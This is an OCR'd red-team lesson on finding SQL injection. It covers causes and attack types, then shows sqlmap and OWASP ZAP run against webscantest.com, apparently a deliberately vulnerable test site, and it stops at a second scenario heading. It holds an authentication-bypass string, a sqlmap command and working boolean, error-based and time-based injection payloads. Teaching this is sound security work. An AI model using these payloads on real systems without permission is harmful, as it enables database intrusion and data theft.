Web Application Hacking Lesson – Automated SQL Injection detection

Background and Motivation

The class of vulnerabilities known as SQL injection ocntinues to present an extermely high risk in the current network threat landscape. In. 2012, SQL injection was ranked in first on the OWASP Top 10 for vulnerabilities. Exploitation of these vulnerabilities has been implicated in many recent high profile intrusions.

In this Red Team lesson, we will provide concrete guidance about using open source tools and tecniquest to identify common SQL injection vulnerabilities, mimicking the approaches of attackers. We highlight testing tools and illustrate the results of testing.

SQL Injection

Causes

SQL Injection vulnerabilities are caused by software applications that accept data from an untrusted source (internet users, fail to properly validate and sanitize the data, and then use that data to construct a SQL query to the back end database for that application. For example, imagine a simple app that takes inputs of a username and password. It may ultimately process this input in an SQL statement of the form.

String query = “SELECT * FROM users WHERE username = “'” + username + “' AND password = '” + password + “'”;

Since this query is constructed by concatenating(joining) an input string directly from the user, the query behaves correcly only if password does not contain a sinqle quote character.

“joe” as the username and “example' OR 'a'='a” as the password, the resulting query becomes

SELECT * FROM users WHERE username = 'joe' AND password = 'example' OR 'a'='a'”;

The “OR 'a'='a'” clause always evaluates to true and the intended authentiction check is bypassed as a result.

A more through explanation of the main causes FOR SQL injection are definitely beyond what we want to learn in this lesson. Definitely take the time and hit Google for more indepth info on this VERY important topic.

Impacts

Many of the intrustions you hear on the nws in which SQL injection has been the cause have received attention because of the breach of confidentiality in the data stored in the compromised databases. This loss of confiendetiality and the resulting financil costs for recovery , downtime, regulartory penalties, and negative publicity are the results of a succesful compromise.

Attack Vectors

It is important ot recognize that any data that is passed from the internet user to the vulnerable web application and then processed by the supporting database represents a potential attack vector for SQL Injection. In practice the two most common attack vectors are form data supplied through HTTP GET and through HTTP POST. We will demonstrate these attack vectors in the examples later in this lesson. Other possible, but less common attack vectors include HTTP cookie data and the HTTP User-Agent and Referer header values.

Some SQL injection vulnerabilities may only be exploitable via authenticated unprivileged user accounts, depending on where the application fails to sanitize the input. Sites and applications that allow users to create new accounts on the fly are at additional risk as a result.

SQL Injection types:

Automatic detection of SQL injection vulnerabilities relies on how the target application behaves or misbehaves in reponse to specifically crafted queries. The techniques are sometimes categorized into the following types:

Boolean-based blind SQL injection:

Multiple valid statements that evaluate to tre and false are supplied in the vulnerable parameter in the HTTP request. By comparing the response page between both conditions , the tool can infer wheter or not the injection was successful.

Time based blind SQL Injection Valid SQL statements are supplied in the affected parameter in the HTTP request that cause the database to pause for a specific period of time. By comparing the response times between normal requests and variously timed injected requests, a tool can determine wheter execution of the SQL statement was successful.

Error based SQL injection : Invalid SQL statements are successful to the affected parameter in the HTTP request. The tool then monitors the HTTP responses for error messages that are known to have originated at the database server.

Testing for SQL Injection

Tool Description

For our team we will standardize on SQLmap and Zed Attack Proxy (ZAP).

Sqlmap is a Python based open source penetration testing tool that automates the process of detecting SQL injection flaws. It also has a number of features for further exploitation of vulnerable systems, including database fingerprinting, collecting data from compromised databases, accessing the underlying file system of the server, and

executing commands on the operating system. There is evidence that this specific tool has been used by attackers in real world compromises.

ZAP is a tool for analyzing applications that communicate via HTTP and HTTPS . It operates as an intercepting proxy allowing the user to review and modify requests and responses before they are sent between the server and the browser, or to simply observe the interaction between the users browser and the web application. Among other features it includes a spider to allow you to spider the targe web server for links that may be hidden during normal use. Thsi feature will be shown in an example scenario in this lesson.

Detection Scenarios


Setting up the environment

First open a terminal window for use with sqlmap tool. Sqlmap can be found in the menu location:

Applications->Backtrack->Vulnerability Assessment->Web Application Assessment->Web Vulnerability Scanners

The terminal window opens in the sqlmap directory

As a final step , configure the Firefox to use the ZAP proxy listening on port 8080 as illustrated below



FoxyProxy Standard - Proxy Settings
General
Proxy Details
URL Patterns
Direct internet connection (no proxy)
Manual Proxy Configuration
Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?
Host or IP Address
127.0.0.1
Port
8080
SOCKS proxy?
SOCKS v4/4a
SOCKS v5
Use System Proxy Settings
Automatic Proxy Configuration
by WPAD
by PAC
Automatic proxy configuration URL
http(s):// ftp:// file:// relative://
...
View
Test
Detect proxy settings automatically every
60
minutes
Notifications
Notify me about proxy auto-configuration file loads
Notify me about proxy auto-configuration file errors
Cancel
OK

In each of the scenarios below, consider how these techniques demonstrated would be translated to the testing of real world applications.


Scenario #1: Injection through HTTP GET parameter

In this scenario, we demonstrate identification of a SQL injection through a GET parameter. First browse to the target site http://webscantest.com/shutterdb/search_get_by_id4.php?id=1


Once you do this, you should notice that the “Sites” pane on the left hand side gets populated as illustrated below:


Untitled Session - OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Quick Start
Request
Response
Break
Sites
http://webscantest.com
datastore
shutterdb
Welcome to the OWASP Zed Attack Proxy (ZAP)
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
To quickly test an application, enter its URL below and press 'Attack'.
URL to attack:
http://
Attack
Stop
Progress:
Not started
For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.
See the help file for more details.
Show this tab on start up:
History
Search
Break Points
Alerts
Active Scan
Spider
Forced Browse
Fuzzer
Params
Http Sessions
WebSockets
AJAX Spider
Output
Filter:OFF
1 GET http://webscantest.com/shutterdb/search_get_by_id4.php?id=1 200 OK 1102ms

Next, we can spider the target site to identify vulnerable pages. This is done by right clicking on the site name , selecting “Attack” and then “Spider site,” as illustrated below




In the “Sites” pane , we see “http://webscantest.com/shutterdb/search_get_by_id4.php?id=1 and the content pane shows the actual HTTP GET request that was generated in this transaction. The Target URL is highlighted in the content pane below



Now that we have identified a vulnerable parameter , we will execute from the terminal window:

root@bt: /pentest/database/sqlmap# python sqlmap.py -u "http://webscantest.com/datastore/getimage_by_id.php?id=1"

sqlmap then attempts various combinations of injection attempts against the id parameter. After a brief period of testing sqlmap reports the following: (I shortened output):


root@bt: /pentest/database/sqlmap
File Edit View Terminal Tabs Help
root@bt: /pentest/database/sqlmap
root@bt: /pentest/database/sqlmap
root@bt: ~/Desktop/Scripts/ZAP_2.0.0
[08:30:30] [INFO] target url appears to have 4 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[08:30:38] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. --dbms=mysql)
[08:30:38] [INFO] testing 'MySQL UNION query (23) - 22 to 40 columns'
[08:30:40] [INFO] testing 'MySQL UNION query (23) - 42 to 60 columns'
[08:30:42] [INFO] testing 'MySQL UNION query (23) - 62 to 80 columns'
[08:30:44] [INFO] testing 'MySQL UNION query (23) - 82 to 100 columns'
[08:30:46] [INFO] testing 'Generic UNION query (23) - 1 to 20 columns'
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection points with a total of 122 HTTP(s) requests:

Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 8955=8955
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1 AND (SELECT 6901 FROM(SELECT COUNT(*),CONCAT(0x3a7a7a713a,(SELECT (CASE WHEN (6901=6901) THEN 1 ELSE 0 END)),0x3a767a613a,FLOOR(RAND(0)*2))x F
ROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1 AND SLEEP(5)


[08:30:55] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.3, Apache
back-end DBMS: MySQL 5.0
[08:30:55] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/webscantest.com'
[*] shutting down at 08:30:55
root@bt:/pentest/database/sqlmap#
back | track 5 r3

The above screen shot illustrates the location of the vulnerable input and the various types of injection that were successful in exploiting it. Because sqlmap was successful, it gathers information about the target server and database and prints that as well. These results indicate that an attacker could now execute commands on the database with the privileges of the web app database user. In fact most of sqlmaps additional functionality is oriented to this type of post exploitation. We will cover how to get the admin username and password with sqlmap in a future lesson. As indicated in the last line, sqlmap also records this information in a log file.

Scenario #2: Injection through HTTP Post Data

